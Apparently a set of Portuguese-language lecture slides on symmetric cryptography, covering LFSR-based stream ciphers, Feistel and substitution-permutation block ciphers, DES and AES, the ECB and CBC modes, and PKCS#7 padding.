
- **Aproximações usadas**

- Desenho de geradores pseudo-aleatórios seguros
 - Baseados em LFSRs
 - Baseados em cifras por blocos
 - Outras aproximações (famílias de funções, etc.)
- Normalmente são síncronas
 - Não possuem sincronização inerente, mas obrigam a que emissor/recetor estejam sincronizados.
- Normalmente sem possibilidade de acesso aleatório rápido

- **Algoritmos mais comuns**


- A5/1 (US, Europe), A5/2 (GSM)
- RC4 (802.11 WEP/TKIP, etc.)
- E0 (Bluetooth BR/EDR)
- SEAL (c/ acesso aleatório uniforme)
- Chacha20
- Salsa20

Linear Feedback Shift Register (LFSR)



- **$2^n - 1$ sequências não nulas**
 - Se uma delas possuir um período $2^n - 1$ então todas o têm
- **Funções de realimentação primitivas (polinomiais primitivos)**
 - Todas as sequências não nulas têm comprimento $2^n - 1$

Geradores com composições de LFSR: A5/1 (GSM)




Cifras Simétricas por Blocos

- Aproximações usadas
 - Blocos de grande dimensão, >128bits.
- Difusão, confusão
 - Permutação, substituição, expansão, compressão
 - Redes de Feistel com múltiplas iterações
 - $L_i = R_{i-1}$ $R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$
 - Ou redes de substituição-permutação
- Algoritmos mais usados
 - DES (Data Enc. Stand.), D=64; K=56
 - IDEA (Int. Data Enc. Alg.), D=64; K=128
 - AES (Adv. Enc. Stand., aka Rijndael), D=128, K=128, 192, 256
 - Outros (Blowfish, CAST, RC5, etc.)

Redes de Feistel

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$




Redes de Substituição-Permutação


- **S-Box: (Substituição) baseado num bit da entrada, troca bits da saída**
 - substituição não é direta (1 para 1)
 - ideal: alteração de um bit provoca a alteração de todos os bits
 - prática: a alteração de um bit provoca a alteração de pelo menos metade dos bits
- **P-Box: (Permutação) - permuta a posição de bits entre entrada e saída**
 - ideal: permuta a posição de todos os bits

Operação de ambas depende da chave

Redes de Substituição-Permutação



DES: Data Encryption Standard



DES: robustez

- **Escolha de chaves**
 - A maioria dos valores de 56 bits são adequados
 - Mas... existem 4 chaves fracas, 12 semi-fracas e 48 quasi-fracas
 - Produzem K_s semelhantes (1 K_s , 2 K_s ou 4 K_s)
 - Fáceis de identificar e de evitar
- **Ataques conhecidos**
 - Pesquisa exaustiva (possível na prática com chaves de 56 bits)
- **Dimensão das chaves: 56 bits são atualmente insuficientes**
 - A pesquisa exaustiva é técnica e economicamente viável
- **Solução: cifra múltipla**
 - Cifra dupla não é completamente segura (teoricamente ...)
 - Cifra tripla: 3DES (Triple-DES)
 - Com duas ou três chaves
 - Chaves equivalentes de 112 ou 168 bits
 - Usando a mesma chave, o algoritmo é compatível com o DES

Utilização de cifras por blocos: Modos

- **Processam texto em blocos de bits**
 - Texto **tem de ser múltiplo** do tamanho do bloco
 - Na prática: $\text{size}(\text{cryptogram}) \geq \text{size}(\text{plaintext})$
- **Podem aplicar mecanismos de difusão e confusão**
 - Dentro de cada bloco
 - Mas podem ser usadas como cifras contínuas
- **Método de cifra mais comum**
 - Especialmente para objetos discretos (ficheiros, documentos)
- **Cifra mais popular: AES**

Utilização de cifras por blocos: Modos


- **Propostos inicialmente para o DES**
 - ECB (Electronic Code Block)
 - CBC (Cipher Block Chaining)
 - OFB (Output Feedback Mode)
 - CFB (Cipher Feedback Mode)
- **Modos podem ser usados com outras cifras (em teoria)**
- **Podem existir outros modos:**
 - CTR (Counter Mode)
 - GCM (Galois/Counter Mode)
 - Tweaks...

Modos: Electronic Code Block

- Cifra direta de cada bloco: $C_i = E_k(T_i)$
- Decifra direta de cada bloco: $T_i = D_k(C_i)$
- Blocos são independentes
 - Sem feedback


- Problema:

se $T_1 = T_2$ então $C_1 = C_2$




Modos: Cipher Block Chaining (CBC)

- Cifra de cada bloco T_i com feedback de C_{i-1}
 - $C_i = E_K(T_i \oplus C_{i-1})$
- Decifra de cada bloco C_i com feedback de C_{i-1}
 - $T_i = D_K(C_i) \oplus C_{i-1}$
- Bloco inicial usa IV
 - Initialization Vector
 - Valor aleatório único
 - Pode estar em claro




ECB vs CBC: Propagação de Padrões




<https://xkcd.com/538/>

ECB



CBC




Modos: ECB/CBC problemas de alinhamento

- **Modos ECB/CBC necessitam de textos com dimensão múltipla da dimensão do bloco**
 - Cifra é aplicada por blocos de texto
- **Blocos incompletos (o último) necessitam de tratamento diferenciado**
 - na cifra e na decifra
- **Resultado é um bloco**
 - Criptograma pode ser maior do que o texto em claro


Modos: ECB/CBC problemas de alinhamento

- Alternativa: Excipiente (Padding)
- PKCS #7
 - $X = B - (M \bmod B)$
 - X bytes extra, com valor X
 - Se $M \bmod B = 0$, adicionar um bloco inteiro com valor B
- PKCS #5: igual a PKCS#7 mas só para B=8



Modos: ECB/CBC problemas de alinhamento


